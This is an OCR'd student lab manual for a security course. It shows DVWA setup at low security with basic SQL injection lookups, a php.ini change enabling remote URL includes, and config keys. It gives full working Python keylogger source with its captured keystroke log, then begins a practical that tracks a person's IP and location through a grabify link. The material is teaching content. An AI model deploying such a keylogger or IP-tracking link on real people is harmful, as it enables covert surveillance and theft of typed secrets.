
WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it

(11)Go To the DVWA security options in the left and set the security level as "Low"And click on "submit"



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin

(12)Go to SQL injection in left and enter user id:1 and then click on submit



Vulnerability: SQL Injection

User ID: 1 Submit


```
ID: 1
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_injection
- http://bobby-tables.com/

Username: admin
Security Level: low

(13)Check for various fields such as 2,3



Vulnerability: SQL Injection

User ID: 2

```
ID: 2
First name: Gordon
Surname: Brown
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_injection
- http://bobby-tables.com/

Username: admin
Security Level: low


Optional Steps

(1)set the permissions to "on" in php.ini file and save it



```
; This file attempts to overwrite the original php.ini file. Doesnt always work.

magic_quotes_gpc = Off
allow_url_fopen=on
allow_url_include=on
```

(2) Go to C:\xampp\xam\htdocs\dvwa\config and enter the recaptcha public key as shown below:




config.inc - Notepad
File Edit Format View Help
Activate Windows
Go to PC settings to activate Windows.
8:51 PM
2/24/2019

```
# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port '] = '5432';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg';
$_DVWA[ 'recaptcha_private_key' ] = '6LdK7xITAzzAAL_uw9YXVUOPoIHPZLfw2K1n5NVQ';

# Default security level
#   Default value for the secuirty level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium',
$_DVWA[ 'default_security_level' ] = 'impossible';

# Default PHPIDS status
#   PHPIDS status with each session.
#   The default is 'disabled'. You can set this to be either 'enabled' or 'disabled'.
$_DVWA[ 'default_phpids_level' ] = 'disabled';
```

Practical No 9

Aim:- Create a Simple Keylogger using Python

(1)Open your Windows Command Prompt change your directory to the location where python software is installed and type "pip install pynput".To install all the necessary modules .




```
C:\Python27>pip install pynput
Requirement already satisfied: pynput in c:\python27\lib\site-packages
Requirement already satisfied: six in c:\python27\lib\site-packages (from pynput
)
Requirement already satisfied: enum34; python_version == "2.7" in c:\python27\li
b\site-packages (from pynput)
You are using pip version 9.0.3, however version 19.0.3 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' comm
and.

C:\Python27>
```

(2)Go to python idle and type the following code:

```
from pynput.keyboard import Key, Listener

import logging

# if no name it gets into an empty string

log_dir = ""

# This is a basic logging function

logging.basicConfig(filename=(log_dir+"my_log.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s:')

# This is from the library
```

```
def on_press(key):
        logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
        listener.join()
```


(3)Run your program and type some text on the ouput console



Python 2.7.15 Shell
File Edit Shell Debug Options Window Help
Activate Windows
Go to PC settings to activate Windows.
Ln: 16 Col: 0

```
Python 2.7.15 (v2.7.15:ca079a3ea3, Apr 30 2018, 16:30:26) [MSC v.1500 64 bit (AMD64)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> 
======================== RESTART: C:/Python27/key.py ========================

======================== RESTART: C:/Python27/key.py ========================

======================== RESTART: C:/Python27/key.py ========================
k
a
r
t
h
i
k
```

(4)Search for the text file name my_log in your python folder which you have created . you will be able to see the see the record of each and every key which is being pressed along with the date and time



my_log (Read-Only) - Microsoft Word
Home
Insert
Page Layout
References
Mailings
Review
View
Server Document A newer version is available. To modify this document, open the latest version or save a copy.
Save a Copy
Page: 1 of 86
Words: 3,886


```
2019-03-03 14:39:19,072:Key.enter:
2019-03-03 14:39:19,436:u'i':
2019-03-03 14:39:19,539:Key.enter:
2019-03-03 14:39:19,871:u't':
2019-03-03 14:39:20,006:Key.enter:
2019-03-03 14:39:20,226:u'h':
2019-03-03 14:39:20,387:Key.enter:
2019-03-03 14:39:20,621:u'i':
2019-03-03 14:39:21,108:Key.enter:
2019-03-03 14:39:21,305:u'k':
2019-03-03 14:39:21,464:Key.enter:
2019-03-03 14:39:21,884:u'r':
2019-03-03 14:39:22,323:Key.enter:
2019-03-03 14:39:23,188:u'a':
2019-03-03 14:39:23,309:Key.enter:
2019-03-03 14:39:23,625:u'j':
2019-03-03 14:39:23,753:Key.enter:
2019-03-03 14:40:07,467:Key.down:
2019-03-03 14:40:07,936:Key.down:
2019-03-03 14:40:08,118:Key.down:
2019-03-03 14:40:09,091:Key.down:
2019-03-03 14:40:09,591:Key.down:
2019-03-03 14:40:09,624:Key.down:
2019-03-03 14:40:09,657:Key.down:
2019-03-03 14:40:09,688:Key.down:
2019-03-03 14:40:09,721:Key.down:
2019-03-03 14:40:09,755:Key.down:
2019-03-03 14:40:10,055:Key.down:
2019-03-03 14:40:10,349:Key.down:
2019-03-03 14:40:10,842:Key.down:
2019-03-03 14:40:11,342:Key.down:
2019-03-03 14:40:11,375:Key.down:
2019-03-03 14:40:11,408:Key.down:
2019-03-03 14:40:11,441:Key.down:
2019-03-03 14:40:11,473:Key.down:
2019-03-03 14:40:11,507:Key.down:
2019-03-03 14:40:11,539:Key.down:
2019-03-03 14:40:11,572:Key.down:
```

Practical no 10:

Aim: Finding Location and IP Address

(1)open https://grabify.link/

and enter a valid url that will be opened when the user will click on your link which you have send.
And after that click on create URL.

